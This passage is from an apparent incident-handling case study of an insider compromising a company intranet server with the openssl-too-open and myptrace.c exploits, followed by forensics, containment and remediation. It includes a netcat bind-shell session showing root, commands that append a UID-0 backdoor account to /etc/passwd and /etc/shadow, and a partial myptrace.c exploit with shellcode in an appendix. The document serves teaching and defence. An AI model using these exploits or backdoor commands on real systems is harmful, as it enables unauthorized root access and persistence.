-> Committing suicide.....
-> We survived??!!??  : No such process
```

8. The exploit is successful, now the attacker ends this session. The shell code is bound on port 24876. The attacker has to connect to this port. The attacker used a tool called Netcat [ref: 11] to connect to this shell. This was confirmed by viewing the bash history on the attackers machine. As seen in the screenshot below, once the attacker connects to the victim machine, he can execute commands on it. The last few lines of the screenshot show that the attacker has root privileges.

```
[root@localhost root]# nc 10.3.10.46 24876
ls
aquota.group
aquota.user
bin
boot
dev
etc
home
initrd
lib
lost+found
misc
mnt
opt
proc
root
sbin
tmp
usr
var


whoami
root
id
uid=0(root) gid=0(root) groups=48(apache)
```

9. The attacker on gaining root over the system wanted to retain control. The only way to do this is to backdoor it. Surprisingly the attacker did not use any rootkits but has manually added an entry to /etc/shadow and /etc/passwd files. I tried it in the laboratory and was successful in the attempt. Most probably the attacker must have used the same technique, or may be with slight variation. These commands were not stored in the bash history as the attacker was operating in a virtual shell that was spawned by the exploit code.

```
Echo system:x:0:0:system:/root:/bin/bash >> /etc/passwd

Echo system:!!:12171:0:99999:7::: >> /etc/shadow

Passwd system
New password: system
S BAD PASSWORD: it is based on a dictionary word
Retype new password: system
Changing password for user system
Passwd: all authentication tokens updated successfully
```

10. Now the attacker ends this session. He can now log on to the remote system any time using the newly created account through SSH. He tries the logon using SSH once and then happily goes home.

4.4 Signature of the attack

The "myptrace.c" attack leaves no signature on IDS as it is a local root exploit. During the investigations and experimental laboratory simulation of the exploit, the system function call made by "myptrace.c" exploit was not found in the modules. This leaves a trail in the "/var/log messages". Though this is not the signature of the exploit, just in a particular scenario, if the kernel fails to find the module requested one might encounter the following kernel error message. This message may be generated in other genuine error circumstances too. So once again I assert that this is not the signature of the exploit but I am mentioning it here for record purposes only.

```
Apr 15 15:25:03 localhost modprobe: modprobe: Can't locate module net-pf-14

Apr 15 15:25:12 localhost kernel: request_module[net-pf-14]:
waitpid(4778,...) failed, errno 512
```

4.5 Protecting against modprobe /Kmod/ ptrace exploits

The following counter measures can be taken to protect against this exploit.

1. Apply vendor patch to the kernel. Since this is risky, "change management procedures" need to be followed. The current state of the system should be backed up along with all data and a "roll back" plan should be in place.
2. The other method is to upgrade the kernel to ver 2.5 on standby system and replacing it with the live system. Here too a roll back plan is important.
3. A quick fix solution to this problem is disabling kernel modules or installing a ptrace-blocking module.
4. A workaround is possible by setting /proc/sys/kernel/modprobe and /sbin/modprobe to point to any bogus file. However this will disable all the functionality offered by kernel modules

4.6 Vendor patches

Here is a listing of available vendor patches for popular distributions of LINUX.

1. Red Hat Security Advisory and associated patch https://rhn.redhat.com/errata/RHSA-2003-098.html

2. Debian Security Advisory
   http://www.debian.org/security/2003/dsa-270

3. MandrakeSoft Security Advisory and patch information http://www.mandrakesecure.net/en/advisories/advisory.php?name=MDKSA-2003:038

4. A generalized patch for custom-built system is also available. To use this patch, one would have manually patch using the diff file and recompile the kernel. http://www.uwsg.iu.edu/hypermail/linux/kernel/0303.2/0226.html

5 The incident handling process

5.1 Preparation

Coolsoft Ltd had an external penetration test done by XYZ security consulting firm. The penetration test had lasted for almost a week and the consultancy company had not been able to find any loopholes in the firewall or DMZ policies that could be exploited by an attacker. The XYZ consultancy had recommended Coolsoft to undergo an internal vulnerability and threat assessment exercise, so as to ensure the security of critical information assets. But due to the euphoria of a failed external penetration test, the management did not think it was necessary for the company to spend valuable IT expenditure funds on an internal vulnerability assessment or threat assessment.

Coolsoft had an amateur incident handling statement in the company policy document labeled "Emergency Policies" which included all emergency policies from natural disasters, fires to international financial crises. In respect to Information security this document stated

"In case of a threat or likely threat to any network infrastructure, computing device, media, facility or data that may affect the 'normal' functioning of the company is termed as an emergency. In case of such emergencies the CIO of the company is to be informed immediately. Management is bound by company policy to endorse the decisions of CIO regarding above mentioned emergency in order to protect the interests of the company."

This shows that Coolsoft Ltd. was ill prepared for an incident. The IT department had done a good job of securing their infrastructure in spite of lack of any clear security policies. All the systems were well hardened and had legal warning banners in place.

The IT department meticulously followed all the backup procedures. A constant high availability of intranet servers and network devices was maintained. The total strength of IT department was around 25 employees. Of the 20 employees 7 employees were in desktop support, 2 system administrators, 3 in network management, one in software license management, and one dedicated resource for IDS monitoring and one resource for patch management for DMZ servers. There was a single person assigned to the task of firewall management and

monitoring. Two people were in charge of change control and backup. This whole group reported to the infrastructure manager who reported to the CIO.

From the above scenario one can easily conclude that the IT department seriously lacked in security function. The IDS and firewall and system administrators were knowledgeable in security domain, but already being busy with their regular tasks could not keep up with latest security issues. So finally when it came to security incident handling, Coolsoft had the following people who could help.

Name	Designation	Function
Mr. P. M. Kulkarni	Chief Information Officer	All operations, administration, purchase head for IT related activities
Mr. Nair	IT manager	Day to day IT operations in charge
Mr. Ravi	Security administrator	Firewall Management
Mr. Sam	Security administrator	IDS management
Mr. Khanna	System administrator	System administration
Ms. Sujata	System administrator	System administration

5.2 Identification

The process of determining a problem and confirming it as an incident consists of the identification stage in an incident handling procedure. In Coolsoft the attack was detected quite early, but took some time to be positively identified as a security incident. This was due to a lack of clear security policy and incident handling resource.

5.2.1 The alert – Apr 15, 3:30 p.m.

It is a well-known fact that Snort IDS ruleset if not tuned correctly, gives out too many false positives. It was like just another post lunch shift at Coolsoft, when Sam had downloaded latest ruleset upgrade for snort. Sam usually used to put the ruleset on one of the internal IDS before he upgraded the external IDS rules. This gave him time to test and fine-tune the rules for any false positives or conflicting rules. Internal IDS had been upgraded and Sam was intently observing the sensor for the familiar red light to glow. But it did not, for at least next half an hour Sam spent looking at it. SAM decided to wait two more hours for any detection of false positives. In the mean time he started working on “Flexresp” or automatic response policy he wanted to apply on the IDS. As he was working, hours flew by and he noticed the red light glowing furiously on his monitor screen. He was happy -- finally some fine tuning on the downloaded rules. Sam rushed to analyze the alert. The alert said “openssl worm traffic”. The smile on his face slowly faded away. Sam knew this rule was from an update he

had made almost two months ago. It was not from the new ruleset. Here I present a sample copy of the alert from snort.

5.2.2 Snort outputs

```
[**] [1:1887:2] MISC OpenSSL Worm traffic [**]
[Classification: Web Application Attack] [Priority: 1]
04/15-15:09:08.459970 0:90:27:2D:7E:91 -> 0:90:27:2D:7E:A2 type:0x800 len:0x6F
10.xx.xx.xx.:1471 -> 10.3.10.46:443 TCP TTL:64 TOS:0x0 ID:2165 IpLen:20
DgmLen:97 DF
***AP*** Seq: 0xE341A11C  Ack: 0xA8EEF2E3  Win: 0x1DCE  TcpLen: 32
TCP Options (3) => NOP NOP TS: 265462561 34180108
[Xref => url www.cert.org/advisories/CA-2002-27.html]
```

Sam racked his brains to remember the context, yes he remembered it, and it was the slapper worm. But what worried him, was that the traffic was originating from the internal network. As far as he remembered these worms infect a particular host and then they scan the network for vulnerable hosts. Once a vulnerable host is found they infect it, and the process is repeated. Then it struck him, if a worm had (some way or the other) infected any of the intranet machines, he should be getting more alerts due to the scanning process of the worm. But the IDS light stubbornly refused to glow again. He waited for another hour to find some alert, but in vain. At last Sam decided to view the data in the packet to make sense of it.

5.2.3 Openssl data

Here is a reconstruction of the data packet captured and logged by snort.

```
[**] MISC OpenSSL Worm traffic [**]
04/15-15:09:08.459970 0:90:27:2D:7E:91 -> 0:90:27:2D:7E:A2 type:0x800
len:0x6F
10.xx.xx.xx:1471 -> 10.3.10.46:443 TCP TTL:64 TOS:0x0 ID:2165 IpLen:20
DgmLen:97 DF
***AP*** Seq: 0xE341A11C  Ack: 0xA8EEF2E3  Win: 0x1DCE  TcpLen: 32
TCP Options (3) => NOP NOP TS: 265462561 34180108
0x0000: 00 90 27 2D 7E A2 00 90 27 2D 7E 91 08 00 45 00  ..'-~...'-~...E.
0x0010: 00 61 08 75 40 00 40 06 0B D4 0A 03 08 1B 0A 03  .a.u@.@.........
0x0020: 0A 2E 05 BF 01 BB E3 41 A1 1C A8 EE F2 E3 80 18  .......A........
0x0030: 1D CE 18 6B 00 00 01 01 08 0A 0F D2 A3 21 02 09  ...k.........!..
0x0040: 8C 0C 54 45 52 4D 3D 78 74 65 72 6D 3B 20 65 78  ..TERM=xterm; ex
0x0050: 70 6F 72 74 20 54 45 52 4D 3D 78 74 65 72 6D 3B  port TERM=xterm;
0x0060: 20 65 78 65 63 20 62 61 73 68 20 2D 69 0A 0A      exec bash -i..
```

The packet ASCII text showed the to contain the “exec bash –I”. This could mean that the malicious code contained an instruction to system call that executed the “bash” command. Sam did a quick search on the Internet and found out about openssl-too-open exploit and that its signature that matched with the above data. Sam concluded there was a security issue involved and his boss needed to be informed about it.

5.2.4 Communications – Apr 15, 3:45 p.m.

Sam took a printout of the data and the alert and carried it to Mr. Nair, IT manager and explained to him seriousness of the issue. Mr. Nair always went by the book, so according to the company policy, he called up and informed Mr. Kulkarni, CIO who was out of station on company business. Mr. Nair also faxed the alerts to Mr. Kulkarni. Mr. Kulkarni appointed Mr. Nair in charge of resolving the issue and asked the security company XYZ Ltd. to step in and investigate the matter. Meanwhile Mr. Kulkarni, tried and contacted the CEO of the company reporting him of the incident and explaining to him the options available with the company.

5.3 Containment

Containment is the procedure followed to limit the scope of intruder’s activities or actions taken to stop further damage.

5.3.1 The security company – April 15, 5:00 p.m.

XYZ Ltd. sent two consultants Andy and Sourav immediately to work with Coolsoft team as internal consultants. These people had worked with Coolsoft on external penetration testing and had a good rapport with all the IT team of Coolsoft. Consultants had been briefed on the issue over the phone, so knowing the state readiness of Coolsoft to handle such incidents, the consultants had brought with them legal documents appointing the XYZ as internal consultants, and Non Disclosure Agreement papers both of which were quickly approved by legal department of Coolsoft and sent for further approvals from the management.

5.3.2 On the trails – Apr 15, 10:00 p.m.

With the help of security consultants, investigations were started at almost 10 p.m. A team consisting of the two system administrators – Khanna and Sujata, firewall admin – Ravi, Sam and the two security consultants from XYZ was formed to work extra hours and resolve the issue. By this time the company was closed for the day with less than 10 percent of the workforce present working in night shift.

Security consultants pulled the network cable and the power plug on the compromised system bringing it down instantly. The method employed by the security consultants to bring down the server destroys all the ephemeral evidence, nonetheless any of the evidence on the hard disk is preserved without any alterations. There is a lot of debate on the issue of bringing down the server

by pulling the plug, or to take a dump of the memory and swap before bringing it down, I wont comment on the process as this might even have an implication on the acceptability of evidence in the court of law varying from country to country. So it is essential to follow the practice as advocated by the law enforcement agencies and courts in respective countries.
The intranet web server was isolated and standby system put in place. The internal IDS was also replaced by a standby IDS. In presence of two witnesses the systems were backed up using the 'dd' utility along with proper cryptographic hashes. Two copies of both systems (IDS and Web server) were created along with step-by-step documentation, which was later attested by witnesses.

5.3.3 Chain of custody – Apr 16, 3 a.m.

The IT manager – Mr. Nair proactively took ownership of both copies of evidence and issued one copy to system administrator for investigations, with all proper documentation, maintaining the chain of custody.

5.3.4 The logs

The 'dd' images were restored on to fresh systems for investigations. The first thing to do was view the logs. The logs were revealing of chain of events.

/var/log/httpd/error_log

```
[Tue Apr 15 15:07:54 2003] [error] [client 10.XX.XX.XX] Invalid URI in
request get dsds

[Tue Apr 15 15:09:06 2003] [error] mod_ssl: SSL handshake failed
(server 10.3.10.46:443, client 10.XX.XX.XX) (OpenSSL library error
follows)

[Tue Apr 15 15:09:06 2003] [error] OpenSSL: error:1406908F:SSL
routines:GET_CLIENT_FINISHED:connection id is different
```

/var/log/messages

```
Apr 15 15:25:03 10.3.10.46 modprobe: modprobe: Can't locate module net-
pf-14

Apr 15 15:25:12 10.3.10.46 kernel: request_module[net-pf-14]:
waitpid(4778,...) failed, errno 512

Apr 15 15:28:15 10.3.10.46 sshd(pam_unix)[9409]: session opened for
user system by (uid=0)

Apr  15 15:28:52 10.3.10.46 sshd(pam_unix)[9409]: session closed for
user root
```

The logs were very interesting. The SSL errors were almost expected in the logs, but http access for “dsds” that is a bogus URL two minutes before the SSL errors pointed towards malicious intent. And the message in “/var/log/messages” was astonishing. A SSH session had been established with the UID 0 and username “system”. Every time the originating IP address was the same. This was enough confirm an attack which had been successful against the intranet web server.

5.3.5 The last piece of evidence

On reporting the findings to Mr. Nair, he immediately classified the originating IP as “rouge” IP and the originating desktop machine as “Critical evidence”. The desktop hard disk was also backed up using ‘dd’ and similar chain of custody was followed. The original state of the attacking machine was restored, incase the management decided to conduct surveillance on the attackers activities.

5.3.6 Hunt for the other exploit – Apr 16, 5 Am

The web server system logs were again carefully studied for traces of another exploit. Since the server had been compromised to gain root on the system, either there should have been another remote root exploit that the IDS did not capture or there should be a ‘local root exploit’. Sourav was extremely sure of existence of a local root exploit and was feverishly looking out for one. Sourav ran the “grep” utility on the mirrored hard disk to look for the word “exploit”, and it was there in the “/tmp/mypt.c” file. The “a.out” file also lay in the same directory.

5.3.7 The assessment

Meanwhile the system administrators, Sam and Ravi were combing through the logs of all the other intranet servers and DMZ servers. An intensive search of over 3 hours did not reveal any malicious activity or any break in attempt on any other servers. All the IDS logs were re-analyzed for any activity. All systems were scanned for any backdoor accounts and for any root-kits. The rootkit scanning was done using an automated tool known as chkrootkit [ref: 12]. All the systems were scanned using for ports that were newly opened. Every activity was documented with the results of each test carried out.
The list of tools used to carry out the assessment of other intranet servers, is as follows

- Nmap: for determining open ports that were not previously open
- lsof : listing of open files on the system
- ps: listing of processes running on the system
- chkrootkit: utility for detecting rootkits.
- grep to search for strings like ‘exploit’, ‘rootkit’, ‘trojan’, and 'overflow'.

All the results obtained for other systems were in the negative. So probably it was a first case incident that was detected. If that was so, then the problem’s magnitude was greatly reduced. The assessment continued for almost the next 24 hours.

5.3.8 Communications with the management – Apr 16, 5:45 a.m.

Taking into view recent developments, Mr. Nair arranged a teleconference with CIO - Mr. Kulkarni, CEO - Mr. V. Gopal, VP HR - Mr. Caully Shah. Mr. Nair briefed the senior members on the incident and the steps being taken to contain it. Mr. Nair also briefed the management of the options available to the company for resolving the issue including pressing criminal charges. Few hours were left before the company would be open for the day shift again. A quick decision had to be taken by the senior executives of the company on further action. The company intranet server did **not contain** any "research documents, proprietary information, commercial or trade information. The server had some 'company confidential documents' relating to development processes and project status reports. Nonetheless Coolsoft relied heavily on the intranet server for daily administration and operational tasks. The database servers and CVS servers were found to be clean after two independent assessments. The CEO decided against criminal litigation but instructed the VP HR to take action for misconduct and breach of "Acceptable usage Policy" and terminate his services with immediate effect. Also the Mr. Gopal advised Mr. Nair, Mr. Kulkarni and Mr. Caully to personally question the concerned employee before any action was taken. Monitoring of activities of that employee over a period of time for criminal litigation was hence out of question.

5.3.9 Containment procedures -- Apr 16, 8:00 a.m.

The intranet web server contained mainly web pages hosted on Apache web server with Apache –Tomcat for Java based applications. These pages only provided the scripts to interface with the database servers. Since there was no evidence that any other systems were compromised, the intranet web server was kept running on the fail-safe standby system. The following measures were taken to temporarily secure the server from such attacks.

- As the web directories between the fail-safe system and web server are mirrored periodically (manually by means of sftp), the web directories on the fail-safe system were restored from previous weeks backup using tape drive.
- mod_ssl module was disabled from apache server temporarily
- All the servers running apache were applied vendor patches
- The /sbin/modprobe and /proc/sys/kernel/modprobe were set to point to bogus files

5.4 List of tools used during incident handling

The following is a listing of all the tools used during the process of incident handling and investigations. These tools were brought in by the security consultants on a CD-ROM.

Name	Function	Availability
'dd'	A linux based utility for bit by bit copy of data. Used for taking disk images for forensics and backups.	Part of Gnu-Linux fileutils package
md5sum	For calculating and verifying cryptographic md5 hashes of disk images and files	Standard Linux utility
sha1sum	For calculating and verifying sha hash of file system or file.	Standard linux utility
cat	Displaying contents of file	Standard Linux utility
TASK	Collection of forensic utilities	http://www.atstake.com
Autopsy forensic browser	Front end to TASK	http://www.atstake.com

gcc	C compiler	Standard Linux distribution
gdb	Gnu debugger for debugging programs.	Standard Linux utility
'lsof'	Utility to list all open files on the system	Linux distribution sites
'ps'	Listing of all open process on a system	Standard linux utility
'grep'	Utility for searching sting and patterns.	Standard linux utility
Strings	Utility to extract strings from within formatted and binary files	Standard linux utility
last, w, who	Utilities for reading utmp and wtmp files on Linux systems for user logins and times	Standard Linux utilities
'chkrootkit'	Utility to detect rootkits	ftp://ftp.pangeia.com.br/pub/seg/pac/
Nmap	Port scanning	http://www.insecure.org/

5.5 The culprit

The attacker was identified from the IP address and then his cubicle number. He was a new recruit hired for perl programming and database interfacing. The employee on arrival at the company entrance on 16th morning; was escorted by security guards to conference hall, where the management questioned him. The employee confessed his guilt and begged pardon for his action. The employee was fresh out of college and said that his motivation was just curiosity. The employee stood to lose his career if pressed for criminal charges. The attacker stated that he regularly visited security sites such as neworder http://neworder.box.sk and packetstorm http://packetstormsecurity.org and was fascinated by the 'hacker culture'. He also said that he regularly chatted with hackers on IRC chat rooms and learnt a lot there. He said that he had not committed this act for any financial gains or stealing any company documents or code. Either way the management wanted to believe that none of the company confidential material had been touched and promptly terminated the services of the employee.

5.6 The investigations continue

Once the incident was successfully contained, the investigations were continued on the evidence gathered from the server, and desktop machine of the culprit. The investigations were mainly geared towards confirming the scope of the incident form the logs of rouge machine. This included analyzing the history of the commands executed by the attacker, analysis of the logs and any other tools and exploits downloaded by the attacker. The IDS logs of the whole month were also collected for scrutiny.

5.7 Detailed procedure followed for forensic backup

The procedure used for taking a forensic backup of the compromised system is explained below. All these steps were documented and carried out in the presence of two independent witnesses. The log of the evidence collection process was duly signed by the forensic examiner, witnesses and data owner. A chain of custody was maintained while issuing the original evidence and backed up copies of it to any of the investigators.

5.7.1 The system configuration

Hardware: Dual Pentium Xeon processor, 1 GB Ram, 40 GB IDE Hardisk, rack mount architecture, Manufactured by Dell computers USA.

Software: RedHat Linux 7.2, ext2 file system, Apache web server and apache tom cat farm.

5.7.2 Calculating the SHA1 of the evidence

To verify and the integrity of the evidence collected, a cryptographic hash needs to computed. The hard disk was plugged into forensic system and the hash was calculated of the raw data

```
Sha1sum /dev/hdc > /root/evidence1/sha1.txt
```

5.7.3 Creating an image of the evidence

The image of the evidence can be created by bit-by-bit copying of data on to the backup hard disk. If normal copy commands are used, it may alter the MAC times of the files. MAC times are the Modified, Accessed and Created time stamps on the file. This is also known as the “meta data” and is stored in the inodes of the file system. The bit-by-bit copy is accomplished by using a utility called ‘dd’. It can also be done with the help of utilities such as Norton Ghost. The ‘dd’ is a standard utility on linux systems and straightforward to use. This is how the backup was accomplished.

```
dd if = /dev/hdc of = evidence1.disk bs=512
```

5.7.4 Permissions of the image

The permissions of the image are set to read only so as to preserve the integrity of the evidence.

```
Chmod 444 evidence1.disk
```

5.7.5 Forensic analysis

The forensic analysis of the image can be carried out directly with the help of tools such as TCT Utils, TASK and Autopsy forensic browser. This image can be mounted using loop back on the forensic system. The image also can be restored on to a hard disk to be mounted and viewed as original system.

5.7.6 Preparation of a new hard disk for restoring evidence image

A similar IDE hard disk was used for restoring data. This hard disk is initialized or wiped cleaned by writing all zeros to it to ensure all the 'residual' data is eliminated. This was accomplished by the command

```
dd if = /dev/zero of = /dev/hdb bs=4096
```

5.7.7 Restoring the image to a new hard disk

The image was restored to a new hard disk by means of following command

```
dd if = evidence1.disk of /dev/hdb bs=512
```

There were no problems faces with the method of backup other than the fact that the method was extremely slow.

5.8 Eradication and recovery

5.8.1 Problem definition

The incident that occurred at Coolsoft had two major issues - technical and policy. The technical issue lay in the domain of patch management and up-gradation of server systems.

Though change control policies were defined in Coolsoft, the security function was non-existent. This lead the IT department to upgrade servers only for newer features as and when required. No up-gradation was being done taking security into consideration. The system administrators were already very busy in maintaining the servers that security took a back seat. The openssl exploit that was used by the attacker to first gain privileges on the system was released almost four months before the incident occurred. A patch was available from the vendor site as well as well documented reports and advisories were available from all security related sites. The other exploit myptrace.c was relatively recent vulnerability and exploit released a few days before the occurrence of the

incident. This showed that the systems needed to upgraded and patched as soon as an alert was available.

The second cause of the problem was – the intranet servers were completely unprotected from internal threats. There was no kind of firewall or content monitoring restricting the users. The users were explicitly trusted by the systems if the authentication was passed correctly.

5.8.2 Eradication and recovery

The complete eradication of the problem took almost two weeks after the incident was contained. The steps involved were

1. The compromised system was rebuilt from scratch with upgraded kernel and daemons. A security consultant was employed to do the security configurations and hardening on the server. Same procedure was followed for the hot-standby system for this system.
2. The network design was altered to accommodate an internal firewall to protect the Intranet servers. A content monitoring proxy firewall was also placed to restrict the users access to the Internet. This created a barrier to the users accessing sites that were banned by the company policy. The modified network diagram is shown here



Fig2: Modified network diagram

Major modifications made to the network architecture are as follows

- A squid proxy server was introduced for content monitoring of all web traffic.
- The external firewall policy was modified to accept http requests only from the proxy server.

- The Intranet server farm was protected using a packet filter firewall based on IP tables. This firewall allowed user access to Intranet servers based only on need basis to the Intranet servers.

3. Coolsoft conducted a vulnerability and threat assessment of the complete IT infrastructure from a third party.
4. All the servers were upgraded and patched according to recommendations of the security consultants.
5. Coolsoft entered into an agreement with XYZ Ltd. for Managed Security Services (MSS).
6. Coolsoft setup a security function in conjunction with XYZ to report and handle incidents.
7. Coolsoft contracted a company to conduct Management and User Training on security issues.
8. The legal department was trained in Information Assurance issues and Law Enforcement pertaining to information and network security breaches.
9. Coolsoft is (at the time of writing this paper) drawing up an information security policy and defining all the procedures and practices for Information Security. This is being done with the help of professionals and has plans to apply for BS7799 certification once the practices are in place. This will help Coolsoft to not only protect their systems and handle incidents in better manner, but also add to the trust and respectability of the company.

6 Lessons learnt

Coolsoft Ltd. is an IT based company with maximum number of employees skilled in software development or networks. With such a portfolio, a threat to the IT infrastructure from a disgruntled or mischievous employee is high. The Coolsoft management failed to identify this threat. Much of energy and resources are spent in having a secure perimeter for the networks, but failure to envision insider threats can lead to a serious loss of business.

An overworked IT team, no independent resources for security management and any malicious, curious or disgruntled employee is a disaster in the waiting for a company having substantial IT assets.

Whether the incident at Coolsoft was a failed attempt at espionage or just a case curious employee can never be known now. This was mainly due to lack of preparation and training of the management at Coolsoft to actively handle such issues. Had the company been prepared for such an incident, the logical step would have been to put the attacker under surveillance with the help of law enforcement agencies. Incase the employee would have not done any disruption; the company could have had the options on the actions to be taken with a view of the complete picture. The premature action taken of firing the employee can lead to serious consequences in the future for other employers.

Every security incident that goes unreported, breeds another such incident. Lower the reporting rate, lesser will be trained professionals in this field and greater disasters will occur. Coolsoft though has mitigated the threats and risks posed to it successfully; it could have possibly let free a criminal.

Hence for protecting information and digital assets of effectively a company needs to have a long-term strategy to handle risks and mitigate them. For achieving this goal a company needs to have

- Clearly defined processes for daily operations
- These processes should be fine tuned to incorporate the overall security of the company into them.
- The company should have clearly defined high level policies on IT such as
  - High level Information Security Policy
  - Physical and personnel security policy
  - Acceptable usage policy
  - Change control policy
  - Password policy
  - Server / network administration policies
  - Security components management policy
  - Data and Information asset ownership policy
  - Patch management and Antivirus policy
  - Report generation and MIS policies
  - Incident handling policy
  - Law enforcement policy
- All the roles and responsibilities must be clearly defined for each process.
- All the process, procedures and guidelines must be well documented.
- A dedicated infrastructure and skilled resources for managing the security of the company should be provisioned.
- Regular user and management training programs on security issues need to be conducted.
- As a part of the company policy, company should get its information assets and controls audited regularly by third parties.
- As a part of long term plan the company should look at implementing or adapting internationally recognized security standards and controls for the company.

Regarding incident handling policy, measures and implementation information can be obtained from the following sites

1. Computer emergency response team coordination center (CERT/CC)
   http://www.cert.org

2. Department of Homeland security
   http://www.fedcirc.gov/

7 Appendix A

7.1 myptrace.c exploit source code

```
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/ptrace.h>
#include <sys/socket.h>
#include <linux/user.h>              /* For user_regs_struct */

#define SIZE (sizeof(shellcode)-1)

pid_t parent=0;
pid_t child=0;
pid_t k_child=0;
static int sigc=0;

/*
  Port binding shellcode, courtesy of <anszom@v-lo.krakow.pl>
  I just changed the port no..... =p
*/

char shellcode[]=
      "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xb0\x2e\xcd\x80\x31\xc0\x50\x40"
      "\x50\x40\x50\x8d\x58\xff\x89\xe1\xb0\x66\xcd\x80\x83\xec\xf4\x89"
      "\xc7\x31\xc0\xb0\x04\x50\x89\xe0\x83\xc0\xf4\x50\x31\xc0\xb0\x02"
      "\x50\x48\x50\x57\x31\xdb\xb3\x0e\x89\xe1\xb0\x66\xcd\x80\x83\xec"
      "\xec\x31\xc0\x50\x66\xb8\x61\x2c\xc1\xe0\x10\xb0\x02\x50\x89\xe6"
      "\x31\xc0\xb0\x10\x50\x56\x57\x89\xe1\xb0\x66\xb3\x02\xcd\x80\x83"
      "\xec\xec\x85\xc0\x75\x59\xb0\x01\x50\x57\x89\xe1\xb0\x66\xb3\x04"
      "\xcd\x80\x83\xec\xf8\x31\xc0\x50\x50\x57\x89\xe1\xb0\x66\xb3\x05"
      "\xcd\x80\x89\xc3\x83\xec\xf4\x31\xc0\xb0\x02\xcd\x80\x85\xc0\x74"
      "\x08\x31\xc0\xb0\x06\xcd\x80\xeb\xdc\x31\xc0\xb0\x3f\x31\xc9\xcd"
      "\x80\x31\xc0\xb0\x3f\x41\xcd\x80\x31\xc0\xb0\x3f\x41\xcd\x80\x31"
      "\xc0\x50\xeb\x13\x89\xe1\x8d\x54\x24\x04\x5b\xb0\x0b\xcd\x80\x31"
      "\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe8\xff\xff\xff/bin/sh";

void sigchld() {
```

```
        sigc++;
        return;
}

void sigalrm() {
        fprintf(stderr,"-> Something wrong and it timeout.\n");
        exit(0);
}

main(int argc, char *argv[]) {

        int i, error;
        pid_t pid;

        struct user_regs_struct regs;        /* Registers Structure */

        parent=getpid();

        switch (pid=fork()) {

        case -1:
                perror("Can't fork(): ");
                break;

        case 0:                         /* Child's thread -- The attacking thread. */

                child=getpid();
                k_child=child+1;      /* Kernel child's PID... Hopefully.. */

                fprintf(stderr, "-> Parent's PID is %d. Child's PID is %d.\n", parent,
child);

                fprintf(stderr, "-> Attaching to %d...", k_child);

                /*
                  Trying to attach to the child spawned by the kernel, which has
both
                  euid and egid set to 0. Child will be sent a SIGSTOP and we, the
'parent',
                  will get a SIGCHLD. This process is not immediate. Hence, we
need to
                  wait before we continue. Otherwise, we will fail controlling the
thread.
                */

                signal(SIGCHLD,sigchld);
```

```
        signal(SIGALRM,sigalrm);
        alarm(10);

